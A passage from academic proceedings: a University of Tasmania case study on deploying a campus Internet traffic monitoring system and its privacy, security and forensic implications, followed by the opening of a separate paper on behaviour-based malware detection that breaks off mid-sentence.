Rapidly expanding Internet usage over the 2000 – 2005 period had resulted in significant cost increases for the University in terms of bandwidth. Coupled with this was that the configuration of the proxy servers, and the protocols they monitored, meant that the University could not easily determine what, who, or how bandwidth was being consumed. The implications of the above situation were that the University was bearing increased Internet costs, without any way to investigate where the costs were being generated and whether management of the bandwidth, which relies on greater knowledge its use, could improve the Internet service for users and mitigate some of the costs for the University. Coupled with increased bandwidth usage was the emergence of several peer-to-peer networks which were difficult to monitor via proxy server information. The advent of BitTorrent and eDonkey peer-to-peer networks resulted in a major shift from http file sharing to the alternative protocols, and thus the University's proxy servers were neither controlling nor monitoring the vast majority of this traffic. The manner of these peer-to-peer networks made monitoring very difficult and connections appeared to use random ports and peers were members of a user swarm. No real picture of activity could be identified with the exiting information. Compounding the issues with peer-to-peer network access, media owners increased their enforcement activities between 2007-2010, necessitating improved monitoring and control of the University's Internet system to comply with the requirements of the media owners.

The University has in place an IT Facilities Usage Agreement, to which all staff and students are bound. This document deals with issues of technology misuse, including copyright infringement. Information collected via the University's proxy servers made the enforcement of this policy difficult as investigation of cases of reported misuse were hard to conduct. An expansion of monitoring capacity was identified as necessary to identify misuse and control it.

Internet services are provided to UTAS by the Australian Academic and Research Network Pty Ltd (AARNet). For the purposes of billing, traffic sources are categorised into on-net domestic, on-net international, off-net domestic and off-net international. The University core data network infrastructure is built on CISCO hardware. The University network is protected by a boundary firewall and multiple DMZ’s are provided for with separate virtual firewalls. Currently UTAS employs four squid proxy servers requiring simple authentication. Internet HTTP and HTTPS services are only accessed via the proxy servers. FTP services can also be accessed via the proxy server but use of the proxies for FTP is not enforced. Log files from these proxies, (‘netflow’ log files from AARNet), provide a very basic means of network traffic management and in the past were used in the determination of any inappropriate use. Software tools developed in house have also been used for generating Internet traffic reports.

By early 2007 the University had recognised that the continued almost exponential growth of Internet usage was quickly becoming unsustainable. As a result, senior management decided that UTAS must determine, in a more granular fashion, how the Internet was being used and by whom. After gathering this information and modelling the Internet usage, management anticipated that the University would be in a better position to be able to determine a strategy for managing its Internet traffic. At this time, the assumption was that the traffic management approach to be developed would be in one or more forms involving the application of quotas (soft or hard), back charging or traffic shaping.

In January 2008 UTAS ITR issued a RFP (request for proposal) seeking a supplier of a system to monitor Internet traffic at UTAS to commence in the first half of 2008 to determine who and how the Internet was being used. It was anticipated at the time that the monitoring system would provide traffic totals broken down by traffic source as defined by the University (i.e. on-net international, on-net domestic, off-net international and off-net domestic) and summarised by internal destination

i.e. group (faculty/department/section), by IP network (Class B,C address) and by protocol (IP protocol, TCP port, UDP port). In addition for each report it was expected to be able to 'drill down' to view summaries by individual user, subnet or IP address. The approach required the supplier to monitor Internet usage for 6 months prior to the development of an equitable traffic management mechanism that could be applied.

Respondents to the RFP were also required to provide solutions capable of applying a variety of traffic management methods in a manner that was equitable (e.g. for students based on the number and type of courses they are enrolled in). In the case of bandwidth traffic shaping the students effective bandwidth may be adjusted according to their enrolment. A combination of quota and traffic shaping was also to be considered such that a user's effective bandwidth would be reduced automatically when their quota was exceeded. Respondents were also requested to detail any additional network hardware required to monitor and manage Internet traffic, as well as to provide schematics of how the hardware proposed would be integrated into the University network.

UTAS recognised that quotas and traffic shaping would only apply to traffic incoming to the University. However UTAS requested that the proposed solution should be capable of applying traffic management both bi-directionally and asymmetrically.

Like many other Universities, UTAS continues to use authenticated proxy servers to provide an audit trail of users web/ftp usage and it was anticipated that under the proposed solution an un-authenticated proxy server (possibly transparent proxies) would be used such that users would only need to login once before accessing the Internet or other on-line services (single sign-on) mechanism. Significantly the solution was required to be able to provide a per user audit trail for all Internet traffic. A key function of the reporting module being that given an IP address, date and time the system would be able to identify the user responsible for the traffic.

Other requirements listed in the RFP included that all administration and viewing of reports should be via a browser independent web interface and that the user interface for logging onto the Internet and viewing quotas should also be platform independent. Whilst not a requirement, the RFP noted that a solution that could be expanded to provide billing services for the University's PABX and VoIP telephone system would be viewed favourably. In summary UTAS requirements were:

- Monitoring and traffic categorisation along AARNet billing guidelines:
    - Traffic categorisation as on-net domestic, on-net international, off-net domestic and off-net international.
- Summarisation of traffic by:
    - Internal destination i.e. group (faculty/department/section)
    - IP network (Class B,C address)
    - Protocol (IP protocol, TCP port, UDP port)
    - Detail such as individual user, subnet or IP address.
- Compatibility with the University core data network infrastructure built on CISCO hardware. The University's boundary firewall and separate virtual firewalls used to manage the University's DMZ.
- Integration with University authentication services (Active Directory) and 802.1x

Procurement of an Improved Monitoring Solution

UTAS received a number of responses to its RFP but it quickly became apparent that none of the respondents could provide a system that completely met the requirements of the University. As a result a period of negotiation and further investigation was done to identify the solution that could

be most easily modified or extended to meet the University's requirements. These investigations led to the selection of TSA Software Solutions, who proposed their Call Accounting & Billing (CAAB) solution. This software was developed for telecommunications monitoring and billing and TSA had proposed to adapt this, via a research and development project, to meet the requirements of the University.

System development occurred during 2008, with a pilot rollout occurring at the end of 2008 and during 2009. The solution consisted of a CISCO Service Control Engine undertaking traffic inspection and the CAAB application performing accounting of the traffic (see Figure 1).




Figure 1: Functional Model of IMS

The CAAB system was modified to apply the telecommunications monitoring and billing to network traffic, as per the requirements of the University. In conjunction with this modification to the system, were alterations to system operation to enable authentication via Active Directory and 802.1x. Active Directory authentication was delivered by the development of an Internet Access Client (IA Client). The IA Client is an executable application developed for supported computing platforms that authenticates to IMS using Active Directory login credentials, and connects to a heartbeat server to maintain an Internet session for users whilst they are logged in. 802.1x authentication to IMS is handled via connection to the University's wireless system, that utilises Radius authentication.

Clients connecting from non-supported machines connect through a web interface that launches a heartbeat window to maintain the user's Internet session. This solution is very similar to solutions employed by Internet service providers in more public spaces (e.g. hotel lobbies).

The developments made to the CAAB system allow the association of a username and IP address to each item of network traffic entering and leaving the University's network. In essence, this provides complete monitoring of Internet usage which is then able to be reported on in a variety of ways. Development of reports within the IMS occurred in 2009, with due care and consideration being given to the maintenance of user privacy. Access to IMS data is restricted to two positions at the University of Tasmania, those positions being responsible for policy enforcement in relation to IT usage.

Reports developed to meet the University's requirements are sanitised to provide an overview of use to a head of Faculty, School or Department without disclosing the identity of a user. This enables a

Senior Officer to be aware of general usage trends within their budget centre, without breaching the privacy considerations of staff and students.

Figure 2 below provides a more detailed schematic of the UTAS IMS implementation.




Figure 2: UTAS Internet Management System

Functionality of IMS

The monitoring capability of the IMS during the pilot resulted in a significant improvement in the understanding of Internet usage at the University of Tasmania. Further development of the full reporting capabilities is already underway but UTAS has already used data produced during the pilot in disciplinary investigations with success.

Integration with authentication systems, and in particular the wireless network, has resulted in Internet access that is more user friendly for staff and students as IMS authenticates all connections for a session and allows applications with limited proxy functionality to work correctly. The IMS employs encrypted authentication standards and so has removed a previous issue where Squid authentication was performed using plain text passwords.

During 2010 the IMS will be rolled out across the University of Tasmania, and report development will continue. Currently IMS users can see their usage in relation to a soft quota target, when reporting is fully implemented users will be able to request an off-line report of their complete activity. Similarly, summary reports will be made available to heads of Faculty, School, and Department so that they may see the volume of data their staff and students are accountable for.

Future Development of IMS

It is anticipated that the IMS will continue to evolve in the future to meet requirements identified from traffic monitoring and management. Concepts such as protocol blocking or limiting will be investigated, as will rate limiting of traffic to sites of low educational value. Consideration will be given to limiting traffic from 'low value' sites with priority (i.e. speed) given to sites of a high educational value. This might see rate limited traffic to for example Youtube and Facebook, with traffic reserved for online journal access. UTAS anticipate that this approach will lead to an improvement in the quality of services (QoS) overall but may require tailoring to overcome some concerns that it could be detrimental to the use of social networking sites as potential relevant and valuable teaching tools.

Similarly it is anticipated that selective blacklists will be applied in future iterations of IMS. The University selectively blocks some social networking sites from selected student labs via proxy restrictions, and these will be incorporated into the IMS. Also student and staff access restrictions as a result of disciplinary action will be implemented into IMS in 2010-2011. These restrictions can include complete access bans, allowing only intranet access, or white-listing to allow access only to select sites.

Part Two: IMS Implications: Privacy, Security & Forensic Computing

Part one of this paper above presented a short case study covering the technical and organisational setting, the initial call and process of IMS selection, implementation and preliminary evaluation and includes a description of the IMS product.

This part of the paper discusses how decisions pertaining to IMS systems have direct implications for the balance of competing rights, interests and requirements from different stakeholders. This discussion recognises the impact of the changing nature of users' relationships with the Internet and highlights the need for continued vigilance on the part of users, network administrators, service providers and policy makers. This discussion illustrates the dangers of failing to get the right balance and argues for the importance of user education, change management and communication throughout the University and its broader community of users.

It should be noted that this discussion is currently preliminary in nature because the IMS deployment is not complete. It is anticipated that further research will be conducted post-full implementation of the IMS. The authors are also intending to engage with staff responsible for running this system and those who may be involved in the possible future use of this system for the enforcement of legal requirements of the University in regards to privacy, security, copyright management and /or the conduct of forensic computing investigations into alleged criminal, illegal or inappropriate on-line behaviours.

In this context, it is interesting to record the different reactions of staff in two academic schools who participated in the initial IMS roll-out. Academics in one school immediately protested against the IMS citing attacks on 'academic freedoms', 'intrusion to privacy' and 'big brother surveillance. These protests occurred prior to the IMS deployment. In the other school, the deployment was done within 24 hours from the announcement without any problems or complaints.

One major factor to explain these very different reactions appear to be the education and training provided on the IMS at the two schools. In the school with protests, the memorandum announcing

this system started "*The University is moving to a new Internet traffic* ***monitoring***[2] *system dubbed IMS (Internet Management System).*" The unfortunate use of the word 'monitoring' at the very beginning appears to have immediately triggered all the protests. In the other school the explanation to staff was more thorough including explanations of security and privacy benefits of the new system to users, and care was taken not to use the word monitoring. Clearly, this word may not be the only reason for academic disquiet about the new system and indeed, it must be acknowledged that the IMS does have a monitoring function that requires continued scrutiny. It also highlights that user education and change management play an important role in managing the balance of interests and expectations about the issues that such systems generate (Broucek, 2009; Broucek & Turner, 2002a).

The protests however, also do illustrate the underlying concerns that academic colleagues have about the management of Internet access. While at one level, these concerns may be able to be 'managed' they are certainly not invalid per se and do require serious consideration on behalf of system implementers and educators. This consideration must acknowledge the limitations of the technical systems that are being implemented. While these systems may be a significant improvement on previous approaches, the nature of the Internet is changing too quickly for any system to be perfect or infallible. The requirement for continued vigilance and openness about the genuine risks that continue exist must also be part of the education of users. More generally while this paper has not assessed the implementation of the IMS against applicable Australian laws, it is useful to note that such a system might well be illegal in certain European jurisdictions e.g. France.

These issues will be discussed in more detail below in the sections on Privacy, Security, and Forensic Computing.

Since the deployment of the IMS users have reported positively on the new system. These reports have included:

- An improvement in the responsiveness of web-browsers;
- Renewed functionality of some software packages that previously did not work with the authenticated proxy previously employed by UTAS;
- Very positive responses to the fact that there is now a 'single-sign-on' approach instead of being forced to authenticate each time Internet access was required.

Users have additionally expressed appreciation for the opportunity to view how much Internet traffic they use in any given month (see Figure 3). This is particularly important in the current uncertainty of not knowing whether there will be quotas/payments or other limitations imposed on their access to the Internet. Many students in particular report that their usage is actually much smaller than they expected.

[2] Bolding added by authors of this paper




Figure 3: Example usage report

Privacy

A comparison of the old system at UTAS and the new IMS reveals that the new system does provide an improved level of user privacy (and security) during on-line browsing. The old system of authenticated proxy used simple authentication where user name and password travelled across the University network in clear text. The new system uses authentication against Microsoft Active Directory (AD) and the username and password are not visible 'on the wire' at all, or are visible in an encrypted form.

The data from the old system were kept in several flat files with access to them by several different ICT employees. The new system stores all data in an SQL database. The access to full data is given only to two senior ICT staff responsible for enforcement of ICT policies and sanitised reports are prepared for all other areas. However, concerns over privacy do remain and questions about the reliability of system administrators and policing of their access to this data remain, since anybody with administrative access to the SQL server has potential access to the data. These concerns go beyond any that might be raised by the University's statement on monitoring of the networks that is part of the staff/student contract that users agree to when using University equipment to access the Internet.

Thus the age old question of 'who polices the police' remains unanswered by the IMS. Indeed, even if the initial protests from some academics with little knowledge of the new IMS might be characterized as 'emotional' it is clear that apart from the risk of privacy abuse from within the University there are potentially even more significant privacy and data protection concerns arising from situations in which the legal action by external parties against the University might lead to the

transfer of data to be analysed by unmonitored third parties as occurred during the 2003 legal action (see Footnote 1).

In this context, there is enough evidence to suggest the utilisation of pseudonymisation. It is acknowledged that there are reported positive and negative consequences of using pseudonymisation for various data streams in computer security, forensic computing and other related areas (Biskup & Flegel, 2000a, 2000b, 2000c; Clayton, Danezis, & Kuhn, 2001; Jorns, Jung, & Quirchmayr, 2007; Lundin, 2000; Lundin & Jonsson, 1999; Lundin, Kvarnström, & Jonsson, 2001; Sobirey, Fischer-Hübner, & Rannenberg, 1997). However, to address these underlying privacy concerns it would appear that there is merit in exploring the deployment of pseudonymisation.

Security

The new IMS system provides higher security for users and their data than was previously provided. It also ultimately provides improved security of ICT systems since 'blacklisting' is now much easier to implement. (e.g. In a recent case of phishing e-mails pretending to be from the Australian Taxation Office, the access to the website that was collecting the data was blocked within a few minutes of receiving the first such e-mail, potentially saving many users from disclosure of their taxation details to phishers). Unfortunately, while things have been improved experience at UTAS suggests that there will always be a small number of users who will fall for such fake e-mails. This appears to be a common problem beyond University environments as is perhaps best evidenced by the continued occurrences of the stereo-typical 'Nigerian Scam'[3].

The IMS does however continue to face questions over the level of security provided to IMS data. It is also evident that concessions have been made in order to make the system easily deployable and light-weight. (e.g. the heartbeat of the client as well as of the web interface use the http protocol). Although only the domain\username and HMAC (Hash-based Message Authentication Code) generated using SHA1 are sent for each heartbeat, it would be preferable to use the https protocol. However, implementing SSL into the client would make it much 'fatter' and that was deemed undesirable. Since the heartbeat is a single http message without response from the server, it might also be possible to use UDP for this communication.

The IMS implementation also introduced a minor problem with licensing of access to journals and database providers. Many of these providers license/control access to their sites on the basis of IP numbers or ranges. UTAS has most licensed on a basis of their 'Hobart' B class range. In the past all outgoing http and https traffic from UTAS originated from a set of four IP addresses representing four squid proxy servers in this particular B class. Without any forms of proxies at UTAS after full implementation of IMS, traffic now comes from at least three B class ranges. As a result the providers are reluctant to change to such wide open licensing/control. At the moment, several subnets have lost access to these providers. To remedy this, these subnets now use NAT (Network Address Translation) for outside access. This is definitely an undesirable outcome introducing possible security problems and complicating identification of originating computers should outside parties claim cyber-attacks are originating from UTAS.

[3] For an example, see http://www.scamwatch.gov.au/content/index.phtml/tag/Nigerian419Scams

Forensic Computing

The IMS is also a typical example of data sets used in post-mortem investigation and raises concerns as expressed by Broucek & Turner (2002b) that remain unanswered:

> "*In the context of conventional forensic post mortem investigations, privacy concerns may emerge not in relation to the individuals under investigation but rather others whose activities are also part of the data sets being analysed. To date there has been little discussion of the implications of these knock-on effects involving privacy intrusion. While it can be assumed that the data set under investigation is treated in an appropriately secure manner this does not address any knock-on breach of privacy, confidentiality or both. It also provides no mechanism for safeguards against the abuse of this private information by investigators at some future date. In essence this is the age-old problem of who polices the police. More traditionally it is acknowledged that concern with privacy issues adds an extra burden to the work of investigators both in the technical process of forensic analysis and in the presentation of that evidence within the legal system.*"

The data collected by the IMS provides clear links between users logged into the system and computer and network traffic. However, this does not solve the 'last mile' problem (Hannan & Turner, 2004), in particular in the University environment of heavily shared computing resources, use of NAT and the culture of students who often do not have any or very little understanding of the dangers of Internet access sharing. Indeed, there exists very strong anecdotal evidence of students (and worryingly sometimes even staff) not logging out of computers. This in turn provides an opportunity for misuse that would either put the blame on the wrong person, or would pose challenges to prove/defend against in cases of alleged criminal, illegal or inappropriate on-line behaviour.

Conclusion

This paper has presented a short case study on the experience of the UTAS in introducing an IMS. The case study covered the period from the initial 'call for proposals' through to the deployment of the new IMS system.

The paper reveals how decisions pertaining to the IMS systems have direct implications for the balance of competing rights, interests and requirements from different stakeholders. The case study also highlights the impact of the changing nature of users' relationships with the *Internet*. The paper engaged in a preliminary exploration of these relationships and highlighted the need for continued vigilance on the part of users, network administrators, service providers and policy makers.

The paper concludes that while the privacy and security of users and their data is clearly improved by the new system, there remain areas for further improvement and vigilance. From a forensic computing perspective, the quality of the data remains questionable and further research and tests need to be completed. The authors believe that these preliminary conclusions may resonant outside of University environments.

More broadly, this paper suggests that further changes are likely to emerge as IPV6, companies like Google and Cloud computing architectures reconfigure individual users relationships with 'their' information, their Internet access and that this will continue to transform the meaning of concepts like ownership and control, privacy and freedom of speech within and beyond on-line environments. Without care to balance the interests of different stakeholders there remains a danger of creating an experience of Internet access in an academic environment of 'Big Brother Surveillance' and/or an Internet of 'Self-censoring behaviours'. Alternatively, users may respond to

their concerns with a solution such as the mass adoption of encryption to ensure privacy and security of users from prying eyes.

Bibliography

Biskup, J., & Flegel, U. (2000a). On Pseudonymization of Audit Data for Intrusion Detection *Workshop on Design Issues in Anonymity and Unobservability* (Designing Privacy Enhancing Technologies ed., Vol. 2009, pp. 161-180). Berkeley, California: Springer-Verlag, Berlin, Heidelberg.

Biskup, J., & Flegel, U. (2000b). Threshold-Based Identity Recovery for Privacy Enhanced Applications *7th ACM Conference on Computer and Communications Security (CCS 2000)* (pp. 71-79). Athens, Greece: ACM.

Biskup, J., & Flegel, U. (2000c). Transaction-Based Pseudonyms in Audit-Data for Privacy Respecting Intrusion Detection *Third International Workshop on Recent Advances in Intrusion Detection (RAID 2000)* (Vol. 1907, pp. 28-48). Toulouse, France: Springer-Verlag, Berlin, Heidelberg.

Broucek, V. (2009). *"Forensic Computing: Exploring Paradoxes" - An investigation into challenges of digital evidence and implications for emerging responses to criminal, illegal and inappropriate on-line behaviours.* University of Tasmania, Hobart.

Broucek, V., & Turner, P. (2002a). E-mail and WWW browsers: A Forensic Computing perspective on the need for improved user education for information systems security management. In M. Khosrow-Pour (Ed.), *2002 Information Resources Management Association International Conference* (pp. 931-932). Seattle Washington, USA: IDEA Group.

Broucek, V., & Turner, P. (2002b). Risks and Solutions to problems arising from illegal or Inappropriate On-line Behaviours: Two Core Debates within Forensic Computing. In U. E. Gattiker (Ed.), *EICAR Conference Best Paper Proceedings* (pp. 206-219). Berlin, Germany: EICAR.

Broucek, V., Turner, P., & Frings, S. (2005). Music piracy, universities and the Australian Federal Court: Issues for forensic computing specialists. *Computer Law & Security Report, 21*(1), 30-37.

Clayton, R., Danezis, G., & Kuhn, M. G. (2001). Real World Patterns of Failure in Anonymity Systems *4th Information Hiding Workshop 2001*. Holiday Inn University Center, Pittsburgh, PA, USA.

Hannan, M., & Turner, P. (2004, 28-29 June). *The Last Mile: Applying Traditional Methods for Perpetrator Identification in Forensic Computing Investigations.* Paper presented at the 3rd European Conference on Information Warfare and Security, Royal Holloway, University of London.

Jorns, O., Jung, O., & Quirchmayr, G. (2007). Transaction pseudonyms in mobile environments. *Journal in Computer Virology, 3*(2), 185-194.

Lundin, E. (2000). Anomaly-based intrusion detection: privacy concerns and other problems. *Computer Networks, 34*(4), 623-640.

Lundin, E., & Jonsson, E. (1999). Privacy vs Intrusion Detection Analysis *The 2nd International Workshop on Recent Advances in Intrusion Detection (RAID'99)*. Lafayette, Indiana, USA.

Lundin, E., Kvarnström, H., & Jonsson, E. (2001). Generation of high quality test data for evaluation of fraud detection systems *The sixth Nordic Workshop on Secure IT systems (NordSec2001)*. Copenhagen, Denmark.

McCullagh, A., & Caelli, W. (2003). Extended case note and commentary: Sony Music Entertainment (Australia) Limited & others v. University of Tasmania & others [2003] FCA 532 (30 May 2003). *The Computers and Law Journal, September 2003*(53).

Sobirey, M., Fischer-Hübner, S., & Rannenberg, K. (1997). Pseudonymous audit for privacy enhanced intrusion detection. In L. Yngstrom & J. Carlsen (Eds.), *IFIP TC11 13th International Conference on Information Security (SEC'97)* (pp. 151-163). Copenhagen, Denmark: Chapman & Hall, London, UK.

Sony Music Entertainment (Australia) Limited v University of Tasmania [2003] FCA 532 (30 May 2003) (Federal Court of Australia 2003).

Sony Music Entertainment (Australia) Limited v University of Tasmania [2003] FCA 724 (18 July 2003) (Federal Court of Australia 2003).

Sony Music Entertainment (Australia) Limited v University of Tasmania [2003] FCA 805 (29 July 2003) (Federal Court of Australia 2003).

Sony Music Entertainment (Australia) Limited v University of Tasmania [2003] FCA 929 (4 September 2003) (Federal Court of Australia 2003).

Benchmarking Program Behaviour for Detecting Malware Infection

N.V.Narendra Kumar *Harshit J. Shah* *R.K.Shyamasundar*
STCS, TIFR *STCS, TIFR* *STCS, TIFR*

About Authors

N.V.Narendra Kumar is a Research Scholar at STCS, TIFR
Contact Details: STCS, Tata Institute of Fundamental Research, Navy Nagar, Mumbai 400005, India, phone +91-22-22782532, e-mail naren@tifr.res.in

Harshit J. Shah is a ITPAR Research Scholar at STCS, TIFR
Contact Details: STCS, Tata Institute of Fundamental Research, Navy Nagar, Mumbai 400005, India, phone +91-22-22782532, e-mail harshit@tifr.res.in

R.K.Shyamasundar is a Senior Professor at STCS, TIFR
Contact Details: STCS, Tata Institute of Fundamental Research, Navy Nagar, Mumbai 400005, India, phone +91-22-22782288, e-mail shyam@tifr.res.in

Keywords

Malware detection, behaviour modelling, benchmarking

Benchmarking Program Behaviour for Detecting Malware Infection

Abstract

Malicious code is any code that has been modified with the intention of harming its usage or the user. Typical categories of malicious code include Trojan Horses, viruses, worms etc. With the growth of complexity of computing systems, detection of malicious code is becoming horrendously complex. For security of embedded devices it is important to ensure the integrity of software running in it. While the general virus detection is undecidable, it would be interesting to arrive at frameworks that would either enable its detection or strongly suspect the presence of malware. Very significant portion of the current research on malware detection relies heavily on detection of syntactic patterns. Malware writers resort to simple syntactic program transformations and obfuscation techniques to evade detection. Our main aim of the paper is to explore a behaviour based approach for detection of malware that can be used practically. We first explore such a possibility in the context of embedded systems wherein it is safe to assume that the software and hardware configurations are known a priori. Our approach relies on the fact that the behaviour *(will become precise subsequently) of the software in its' malware-free environment is benchmarked originally. Then, we obtain the behaviour of the given system running in an identical software/hardware environment and compare the behaviour with the original benchmarked behavior and assess its' deviations from the original behaviour. To realize such a framework, we first develop a model of behaviour of a program executing in an environment and develop techniques for comparison. Differences between the benchmarked behaviour and the observed behaviour quantifies the damage due to a virus. Our experimental results are encouraging. The approach leads to refined notions of "harm" done by a virus and enables one to arrive at techniques for protection. One of the interesting observations in our experiments has been that our behavioural modelling is resilient to a large fraction of program optimizations/obfuscations. This has lead us to explore the possibilities of infection detection via run-time monitoring of program behaviour as well as explore the possibilities of detection through characterization of system-trace behaviour of the program statically. While exploring such techniques, we have found it beneficial to establish a relationship between the language of system calls and the folder calculus that has its' origins in the π-calculus. We expect that such a relationship will throw light on tracking down self-references/self-replication (which form key attributes of virus characterization) aspects of a program and also enable the proper use access control techniques to defeat the malware intentions.*

1 Introduction

Malicious code is any code that has been modified with the intention of harming its usage/user. Informally, assessment of the malware will be based on how much does it injure, infect, imitate, replicate etc. While the problem of malicious code is not new, it has attained an alarming attention due to the computer, network and information security in the Internet

age. Malware can be primarily categorized [15] as: Virus, Worm, Backdoor, Trojan, Rootkit etc.

As the computer/network/information security has become a major problem, it has become necessary to arrive at techniques that would enable malware detection and arrive at remedies to prevent damage, propagation etc. Further, embedded devices are the regular target of malware. To use these devices with confidence, users need assurance that software on their own devices and other devices in their network executes untampered by malware. There has been a significant amount of research done in this area (cf. see [27] for a nice bibliography). Currently, malware detection is largely done

1. By checking for *signatures*, which attempt to capture the syntactic characterization of the machine level byte sequence of the malware. They vary from single packet to series of packets

2. For embedded systems, it is done through hardware as well as software checksum tests knowing the hardware/software environment in which the device functions

The above techniques are not sufficient due to the explosion of malware. In view of this, significant focus of detection has been on deriving semantic inferences from a canonical malware rather than syntactic signatures. Several of these works are based on program obfuscations and derive some sort of soundness and completeness of malware detectors. The underlying foundations for such an approach lies in the algebraic analysis of programs. In other words, such theories are based on generating malware under several transformations and making correlations with different malware. As the behavioral obfuscation of malware is quite complex, it is not clear whether it would meet the demands of the real-life scenario. For this reason, we focus on characterizations that help us to arrive at a confidence on programs for which we know their normal behaviour. In fact, this approach follows the preventive medicine approach: *be watchful before downloading*. The ideas for such an exploration lies in approaches of correctness such as with *translation validation* [24] and *proof carrying code* [23]. Other important areas of work on security that have an influence on our work are: theory of computer viruses [1, 11], analogies with immunology [5], semantic characterization of malware [10, 9], and also efforts based on trusted platform 